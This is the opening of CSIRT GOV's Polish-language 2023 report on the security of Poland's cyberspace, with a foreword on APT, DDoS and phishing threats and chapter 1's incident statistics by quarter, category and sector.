RAPORT
o stanie
bezpieczeństwa cyberprzestrzeni
RP

2023

ZESPÓŁ CSIRT GOV

Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego CSIRT GOV, prowadzony przez Szefa Agencji Bezpieczeństwa Wewnętrznego, pełni rolę Zespołu CSIRT poziomu krajowego. Zespół CSIRT GOV odpowiada za koordynację procesu reagowania na incydenty komputerowe występujące w obszarze wskazanym w art. 26 ust. 7 ustawy z dnia 5 lipca 2018 roku o krajowym systemie cyberbezpieczeństwa. Jednym z jego podstawowych zadań jest rozpoznawanie, zapobieganie i wykrywanie zagrożeń godzących w bezpieczeństwo, istotnych z punktu widzenia ciągłości funkcjonowania państwa systemów teleinformatycznych organów administracji publicznej lub systemów oraz sieci teleinformatycznych objętych jednolitym wykazem obiektów, instalacji, urządzeń i usług wchodzących w skład infrastruktury krytycznej, a także systemów teleinformatycznych właścicieli i posiadaczy obiektów, instalacji lub urządzeń infrastruktury krytycznej, o których mowa w art. 5b ust. 7 pkt 1 ustawy z dnia 26 kwietnia 2007 r. o zarządzaniu kryzysowym.

CSIRT GOV

Agencja Bezpieczeństwa Wewnętrznego
ul. Rakowiecka 2a
00-993 Warszawa

www.csirt.gov.pl
csirt@csirt.gov.pl
tel.: +48 22 58 59 373
faks: +48 22 58 58 833

SPIS TREŚCI

Szanowni Państwo,

Oddajemy w Państwa ręce kolejną odsłonę Raportu o stanie bezpieczeństwa cyberprzestrzeni RP, podsumowującą rok 2023. Raport, wydawany corocznie przez Zespół CSIRT GOV, służy prezentacji pracy Zespołu, który jako jeden z krajowych zespołów reagowania na incydenty bezpieczeństwa komputerowego działa w obszarze bezpieczeństwa cyberprzestrzeni organów administracji państwowej oraz infrastruktury krytycznej RP.

W poszczególnych rozdziałach niniejszej edycji Raportu przedstawione zostały statystyki zgłoszeń i incydentów koordynowanych przez Zespół CSIRT GOV. Przedstawiono także najistotniejsze zagrożenia zidentyfikowane w 2023 roku, w tym zagrożenia typu APT. Jeden z rozdziałów poświęcono ponadto prezentacji złośliwego oprogramowania analizowanego przez CSIRT GOV, w tym technikom infekcji, właściwym dla pozyskanych próbek oprogramowania złośliwego.

Każda edycja Raportu to również podsumowanie zagrożeń występujących w sieciach teleinformatycznych objętych ochroną systemu wczesnego ostrzegania ARAKIS GOV. W ramach zadań ustawowych Zespołu CSIRT GOV dotyczących corocznej oceny bezpieczeństwa infrastruktury teleinformatycznej w Raporcie zamieszczono również wyniki prowadzonej oceny wraz z prezentacją sposobów przeprowadzenia eksploitacji określonych podatności zidentyfikowanych w trakcie realizacji testów bezpieczeństwa.

Jak co roku przedstawione zostały także inne działania Zespołu CSIRT GOV, obejmujące przede wszystkim udział w ćwiczeniu LOCKED SHIELDS, czy obsługę podatności dotyczących bezpieczeństwa środowiska poczty MS EXCHANGE.

Raport prezentuje wreszcie zagadnienia związane z zagrożeniami oraz zasadami bezpieczeństwa w dalszym ciągu najbardziej narażonych na ataki usług poczty elektronicznej oraz systemów typu VPN.

Rok 2023 przyniósł kolejną falę zagrożeń w cyberprzestrzeni, naznaczonych konfliktem zbrojnym toczącym się za wschodnią granicą RP. Polska, jako państwo członkowskie Unii Europejskiej oraz NATO, mierzyła się z zagrożeniami ze strony grup cyberprzestępczych, grup haktywistycznych czy grup typu state-sponsored. W szczególnym zainteresowaniu adwersarzy znajdowały się najważniejsze organy państwowe, w tym ministerstwa, organy administracji rządowej, a także służby oraz infrastruktura krytyczna, głównie w sektorze energii oraz transportu. W zakresie rodzajów odnotowywanych zagrożeń można mówić przede wszystkim o atakach sprowadzających się do zakłóceń dostępności stron internetowych czy usług elektronicznych świadczonych przez podmioty administracji publicznej, próbach włamań do systemów teleinformatycznych, infrastruktury sieciowej, czy środowisk takich jak poczta elektroniczna. Opis wymienionych zagrożeń został umieszczony w rozdziale 2 oraz 3 niniejszego Raportu.

Ocena aktywności grup odpowiedzialnych za tzw. zagrożenia APT w roku 2023 wskazuje, że były to ataki w dużej mierze stanowiące kontynuację działań odnotowanych w roku 2022. Na uwagę zasługuje tu szczególne zainteresowanie przez tego typu grupy eksploitacją oprogramowania firmy Microsoft, które ze względu na swoją popularność i szerokie wykorzystanie poddawane jest licznym próbom przełamywania zabezpieczeń, nierzadko wykorzystującym podatności zero-day. Przykładem tego typu aktywności były ataki grupy identyfikowanej jako APT28, która w 2022 oraz na początku 2023 roku prowadziła działania z wykorzystaniem podatności zero-day w aplikacji Outlook. Podatności tej nadano następnie numer CVE-2023-23397. Stosowny opis podatności został przedstawiony w rozdziale 2 Raportu. Koniec roku 2023 stał się także przyczynkiem do ujawnienia podatności występującej w środowisku MS Exchange skutkującej pozyskaniem dostępu do korespondencji email poprzez zmianę uprawnień do folderów użytkownika. Zespół CSIRT GOV prowadził obsługę tej podatności, a stosowny opis działań ograniczających tę podatność został przedstawiony w rozdziale 8 Raportu.

Charakterystyczne dla aktywności grup APT były również próby wyłudzenia danych logowania do usług poczty czy korporacyjnego VPN, poprzez spreparowane panele logowania. Metoda stosowana od wielu lat, polegająca na przesłaniu wiadomości mailowej z linkiem do fałszywego panelu logowania jest jedynie tak skuteczna, jak zabezpieczenia autentycznej usługi. Mając na względzie te zagrożenia w rozdziale 9 Raportu umieszczono istotne rekomendacje dotyczące bezpieczeństwa poczty oraz zabezpieczeń usług typu VPN dostępnych w sieci Internet.

Podsumowując rok 2023, należy również zauważyć, że Polska, wraz z innymi państwami NATO, stanowiła jeden z celów ataków grup haktywistycznych, które wykorzystywały ataki typu DDoS na strony czy usługi udostępniane w sieci Internet. W założeniu prorosyjskich grup haktywistyczych czy różnego rodzaju kolektywów, ataki typu DDoS mają w znacznym stopniu zakłócać funkcjonowanie atakowanych podmiotów oraz wzmacniać narrację o sile i dużych możliwościach działania przeciwko krajom uznanym za sprzeciwiające się polityce Federacji Rosyjskiej. Ataki te służyły celom propagandowym i są stale szeroko nagłaśniane na prowadzonych przez tego typu grupy kanałach społecznościowych. Zagrożeniem tego typu poświęcono uwagę w rozdziale 2 Raportu.

Wzrost poziomu zagrożeń w cyberprzestrzeni RP, mogący nosić znamiona zagrożenia wystąpienia zdarzenia o charakterze terrorystycznym, podyktowany przede wszystkim sytuacją w Ukrainie, skutkował wprowadzeniem w 2022 roku pierwotnie stopnia alarmowego ALFA-CRP, a następnie stopnia CHARLIE-CRP. Stopień ten został utrzymany przez cały 2023 rok. W rozdziale 2 Raportu przedstawiono działania podjęte w związku z utrzymaniem stopnia CHARLIE-CRP, a także zidentyfikowane w ramach zadań realizowanych przez Zespół CSIRT GOV rodzaje zagrożeń.

W roku 2023 roku miała także miejsce kampania wyborcza oraz wybory parlamentarne do Sejmu oraz Senatu RP, co stanowiło bodziec do intensyfikacji aktywności grup prowadzących ataki socjotechniczne i dezinformacyjne z wykorzystaniem różnych środków przekazu. Wśród działań służących dezinformacji znalazło się nie tylko wykorzystanie masowej dystrybucji wiadomości email[1], ale również kampanie wykorzystujące SMS[2]. Towarzysząca kampanii wyborczej seria wiadomości została opisana w rozdziale 3 Raportu, w części dotyczącej działalności grupy UNC1151.

Mając na względzie predykcję cyberzagrożeń, jako stały czynnik eskalujący należy nadal postrzegać trwający konflikt zbrojny w Ukrainie i związaną z nim aktualną sytuacją geopolityczną. Biorąc pod uwagę skalę i rodzaje zagrożeń odnotowywanych w ciągu ostatnich dwóch lat, należy założyć, iż przedmiotowy czynnik będzie potencjalnie skutkował dalszą intensywnością działań w zakresie kampanii socjotechnicznych, nierzadko wykorzystujących podatności typu zero-day. Pewien potencjał zagrożeń będą stanowić także podatności w zakresie systemów klasy VPN czy poczty elektronicznej z uwagi na ich powszechne użycie oraz dostępność w sieci Internet. Zagrożenia te wymuszają w konsekwencji konieczność stałego monitorowania bezpieczeństwa infrastruktury przez zespoły odpowiedzialne za cyberbezpieczeństwo systemów i sieci teleinformatycznych administracji rządowej oraz operatorów infrastruktury krytycznej w ramach realizowanych działań prewencyjnych. Odpowiednie zabezpieczenie zasobów, zapewnienie właściwego poziomu wiedzy użytkowników i administratorów oraz utrzymywanie kopii zapasowych kluczowych danych to niezbędne działania, które pozwalają na wyeliminowanie lub ograniczenie skutków ataków, których moment i forma materializacji jest niezwykle trudna do przewidzenia.

Jesteśmy przekonani, że Raport o stanie bezpieczeństwa cyberprzestrzeni RP za 2023 rok będzie stanowił dla Państwa interesującą i wartościową lekturę, obrazującą najistotniejsze zagrożenia, na które narażone są kluczowe elementy obszaru cyberprzestrzeni RP. Dziękujemy jednocześnie zespołom IT odpowiedzialnym za bezpieczeństwo teleinformatyczne podmiotów pozostających we właściwości CSIRT GOV za przekazane informacje o zagrożeniach i incydentach oraz bieżącą współpracę, a także pozostałym zespołom reagowania na incydenty bezpieczeństwa teleinformatycznego - krajowe zespoły CSIRT NASK i CSIRT MON oraz sektorowy zespół CSIRT KNF, za stałą współpracę oraz dbałość o bezpieczeństwo cyberprzestrzeni RP.

Życzymy miłej lektury,

Zespół CSIRT GOV


[1] https://www.gov.pl/web/sluzby-specjalne/uwaga-na-dzialania-dezinformacyjne
[2] https://www.gov.pl/web/rcb/alert-rcb--bezpieczenstwo-wyborow

1

STATYSTYKI INCYDENTÓW KOORDYNOWANYCH PRZEZ ZESPÓŁ CSIRT GOV

1.1. Statystyka roczna

W roku 2023 CSIRT GOV zarejestrował łącznie 322 656 zgłoszeń o potencjalnym wystąpieniu incydentu teleinformatycznego w swoim obszarze kompetencyjnym, spośród których 43 785 zostało zakwalifikowanych jako faktyczne incydenty bezpieczeństwa teleinformatycznego.




Wykres 1. Liczba zarejestrowanych zgłoszeń oraz incydentów w latach 2020-2023

Wskazana statystyka zawiera zarówno zgłoszenia rejestrowane automatycznie w systemie ARAKIS GOV, jak również zgłoszenia obsługiwane w ramach bieżącej pracy Zespołu CSIRT GOV. Biorąc pod uwagę zgłoszenia pochodzące z systemu ARAKIS GOV, należy zwrócić uwagę na wzrost liczby wygenerowanych przez system incydentów przy jednoczesnym spadku liczby zdarzeń zarejestrowanych jako zagrożenie dla infrastruktury teleinformatycznej podmiotów w 2023 roku w porównaniu do roku 2022. Wynika to z dokonanej zmiany w mechanizmie detekcji złośliwych aktywności, sposobu generacji alarmów oraz rozbudowy systemu i podłączenia nowych instytucji.

Ponadto, w roku 2023 Zespół CSIRT GOV odnotował 19 888 zgłoszeń, na podstawie których zarejestrowano łącznie 4676 incydentów w rozumieniu ustawy z dnia 5 lipca 2018 o krajowym systemie cyberbezpieczeństwa.

1.2. Analiza poszczególnych kwartałów w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa


Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2023 roku utrzymywała się na podobnym poziomie. W II kwartale odnotowano największą liczbę zarejestrowanych incydentów, na co wpływ miała większa liczba incydentów dotyczących publikacji danych wrażliwych ujawnianych w źródłach otwartych, tzw. „wycieków". Przełożyło się to tym samym na liczbę przesyłanych zgłoszeń do podmiotów pozostających w obszarze kompetencyjnym CSIRT GOV celem weryfikacji potencjalnego faktu kompromitacji danych i wdrożenia stosownych procedur bezpieczeństwa.



Wykres 2. Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2023 roku zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa

1.3. Statystyka incydentów pod względem kategorii incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa

Zaprezentowany poniżej wykres przedstawia podział zarejestrowanych w roku 2023 incydentów bezpieczeństwa teleinformatycznego pod kątem kategorii zagrożenia wraz z porównaniem ich wolumenu w stosunku do roku poprzedniego.



Wykres 3. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w latach 2022 i 2023 z podziałem na kategorie

W porównaniu do roku 2022 nastąpił znaczący wzrost liczby incydentów w kategorii SOCJOTECHNIKA. Incydenty tego rodzaju były w głównej mierze związane z kampaniami socjotechnicznymi wykorzystującymi do propagacji pocztę elektroniczną. Wśród aktywności socjotechnicznej Zespół CSIRT GOV identyfikował zarówno wiadomości phishingowe, jak i spearphishingowe. Ich celem było wyłudzenie danych logowania, nakłonienie do zapłaty środków finansowych lub wyłudzenie innych danych wrażliwych. Odnotowano także próby przeprowadzenia infekcji złośliwym oprogramowaniem z wykorzystaniem tego rodzaju kampanii. Na wzrost liczby incydentów w powyższej kategorii miały także wpływ kampanie o podłożu APT (Advanced Persistent Threat), które zostały opisane w dalszym rozdziale raportu rocznego.

Największy wzrost liczby incydentów wśród kategorii zagrożeń Zespołu CSIRT GOV odnotowano w kategorii PUBLIKACJA (około 300%). Wskazany wzrost związany był ze zwiększoną liczbą ujawnionych w źródłach otwartych, upublicznionych tzw. danych wrażliwych. Dane te dotyczyły usług i serwisów wykorzystywanych zarówno przez podmioty funkcjonujące w obszarze kompetencyjnym CSIRT GOV, jak również skompromitowanych kont osób korzystających z usług e-administracji. Należy przy tym zwrócić uwagę, że często publikowane tzw. dane wrażliwe stanowią określoną kompilację „znanych wycieków", tym samym są powielane przez cyberprzestępców i haktywistów celem wywołania określonego rodzaju efektu zagrożenia dla identyfikowanych w tego typu wyciekach podmiotów bądź osób prywatnych. Niezależnie od tego, wszystkie tego typu incydenty są każdorazowo analizowane przez Zespół CSIRT GOV oraz zgłaszane do odpowiednich podmiotów celem weryfikacji.

Kolejną kategorią zagrożenia, biorąc pod uwagę liczbę zarejestrowanych incydentów w 2023 roku, jest kategoria PODATNOŚĆ. W tej kategorii rejestrowane są podatności ujawnione w systemach wykorzystywanych przez podmioty pozostające w obszarze kompetencyjnym Zespołu CSIRT GOV. W roku 2023 Zespół CSIRT GOV wdrożył, we współpracy z Zespołem CERT Polska, nowe narzędzie służące weryfikacji poziomu zabezpieczeń stron internetowych ARTEMIS. Wzmocniło to możliwości identyfikacji podatności systemów funkcjonujących w domenie gov.pl. CSIRT GOV dokonywał weryfikacji identyfikowanych podatności, a następnie powiadamiał podmioty o wykrytych zagrożeniach w celu podjęcia działań polegających na konieczności przeprowadzenia aktualizacji oprogramowania do najnowszych wersji.

Kolejną kategorią pod względem liczby incydentów była kategoria NIEDOSTĘPNOŚĆ. Na tę kategorię składają się w głównej mierze ataki DDoS, szerzej opisane w rozdziale raportu rocznego dotyczącym zagrożeń. W porównaniu do roku poprzedniego dostrzec można niewielki spadek zarejestrowanych ataków tego typu, natomiast nadal jest to liczba ponad dwukrotnie większa od zarejestrowanych incydentów w roku 2021. Wpływ na tę kategorię zagrożenia ma w dużej mierze aktywność grup haktywistycznych, które swoje działania ukierunkowują na państwa NATO i Unii Europejskiej, w związku z konfliktem zbrojnym w Ukrainie. Ataki DDoS, za którymi stoją tego typu grupy, mają za cel przede wszystkim paraliż bądź utrudnianie funkcjonowania atakowanej infrastruktury teleinformatycznej, a także osiągnięcie efektu propagandowego poprzez dystrybucję informacji o słabościach systemów w mediach społecznościowych.

W ramach kolejnej co do liczby odnotowanych w roku 2023 incydentów kategorii ATAK zarejestrowano ponad dwukrotnie więcej tego typu incydentów niż w roku 2022 i ponad czterokrotnie więcej porównaniu do roku 2021. Kategoria ta obejmuje próby przełamania zabezpieczeń poprzez eksploitację podatności, ataki typu bruteforce, kompromitacje kont i systemów czy eksfiltrację danych z przejętych systemów.

SKANOWANIE, czyli rekonesans infrastruktury teleinformatycznej pod kątem identyfikacji podatnych systemów i usług, to kategoria, w której w roku 2023 odnotowano spadek. Wszystkie te działania

wskazywały na możliwość przygotowania działań ofensywnych w zakresie przełamania zabezpieczeń lub naruszenia dostępności usług. Należy zaznaczyć, że wskazana kategoria incydentów jest zgłaszana do Zespołu CSRIT GOV w wyniku oceny zagrożeń przez poszczególne podmioty. Jednocześnie tego typu zagrożenia są stale monitorowane przez system ARAKIS GOV, gdzie ma miejsce odpowiednie wykrywanie i alertowanie rejestrowanych anomalii ruchu sieciowego.

W kategorii TREŚCI zarejestrowano prawie czterokrotny spadek incydentów w stosunku do roku poprzedniego. Kategoria ta odnosi się przede wszystkim do zgłoszeń incydentów naruszających szeroko pojmowane dobra publiczne, np. informacje naruszające wizerunek podmiotów państwowych czy publikujących treści dezinformacyjne.

W ramach kolejnej co do liczby incydentów kategorii WIRUS, w roku 2023 obsługiwane były zgłoszenia dotyczące złośliwego oprogramowania zidentyfikowanego na stacjach roboczych, serwerach oraz urządzeniach sieciowych. W 2023 roku zarejestrowano prawie 40% spadek ilości tego rodzaju incydentów w porównaniu do 2022 roku.


Ponadto, w 2023 roku Zespół CSIRT GOV zarejestrował 11 zgłoszeń incydentów o statusie poważnym w rozumieniu ustawy o krajowym systemie cyberbezpieczeństwa. Wszystkie incydenty tego rodzaju miały charakter awarii i nie wskazywały na działania intencjonalne, czy mające charakter cyberataków.

Porównując liczbę incydentów w latach 2022-2023 odnotowanych w obszarze działania Zespołu CSIRT GOV, należy zauważyć, że pomimo spadku liczby zarejestrowanych incydentów, można mówić o stale utrzymującym się wysokim poziomie zagrożeń w cyberprzestrzeni.

Najczęściej występującymi rodzajami incydentów, podobnie do lat poprzednich, były ataki DDoS, ataki wykorzystujące elementy socjotechniki, „wycieki" danych, ujawniane różnego rodzaju podatności oraz ataki wykorzystujące te podatności do przełamania zabezpieczeń sieci i systemów.

1.4. Statystyka incydentów pod względem sektorów, w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa

Biorąc pod uwagę podział incydentów na sektory, należy wskazać, że w 2023 roku największa liczba incydentów, podobnie jak w roku 2022, dotyczyła operatorów infrastruktury krytycznej. Kolejnymi sektorami pod względem liczby zarejestrowanych incydentów były odpowiednio podmioty w kategoriach: Ministerstwo, Instytucja, Urząd, Organ Państwowy oraz Służba.




Wykres 4. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w 2023 roku z podziałem na sektory

W kategorii POZOSTAŁE, zarejestrowane zostały incydenty obsłużone przez Zespół CSIRT GOV, mające na celu mitygację zagrożeń dla podmiotów we właściwości CSIRT GOV, prowadzone poza właściwością. Tego typu działania dotyczą w głównej mierze zgłoszeń złośliwych domen oraz usług do rejestratorów czy hostingodawców celem podjęcia działań w oparciu o stosowne regulaminy świadczenia usług.

1.5. Statystyka incydentów ARAKIS GOV

W ramach Systemu ARAKIS GOV rejestrowane są zdarzenia i incydenty mogące świadczyć o potencjalnej infekcji sieci i systemów teleinformatycznych. Zdarzenia informują o wykryciu komunikacji sieciowej przede wszystkim ze zidentyfikowanymi serwerami C2 oraz złośliwymi domenami. W tym obszarze nieprzerwanie Zespół CSIRT GOV prowadzi działania mające na celu aktualizację bazy posiadanych IoC o najnowsze wskaźniki kompromitacji, celem detekcji w sieciach teleinformatycznych objętych Systemem ARAKIS GOV.

W 2023 roku liczba incydentów zarejestrowanych w Systemie ARAKIS GOV wyniosła 39 109. Incydenty zostały zarejestrowane na podstawie ponad 302 768 alarmów, czyli zdarzeń klasyfikowanych jako zagrożenie dla infrastruktury teleinformatycznej podmiotów wdrożonych do systemu. Najwięcej incydentów zarejestrowano w kategorii Instytucje oraz w obszarze Infrastruktury Krytycznej. Informacje o incydentach były odpowiednio przesyłane do administratorów poszczególnych podmiotów celem i podjęcia działań weryfikacyjnych, a także mitygujących zagrożenia.



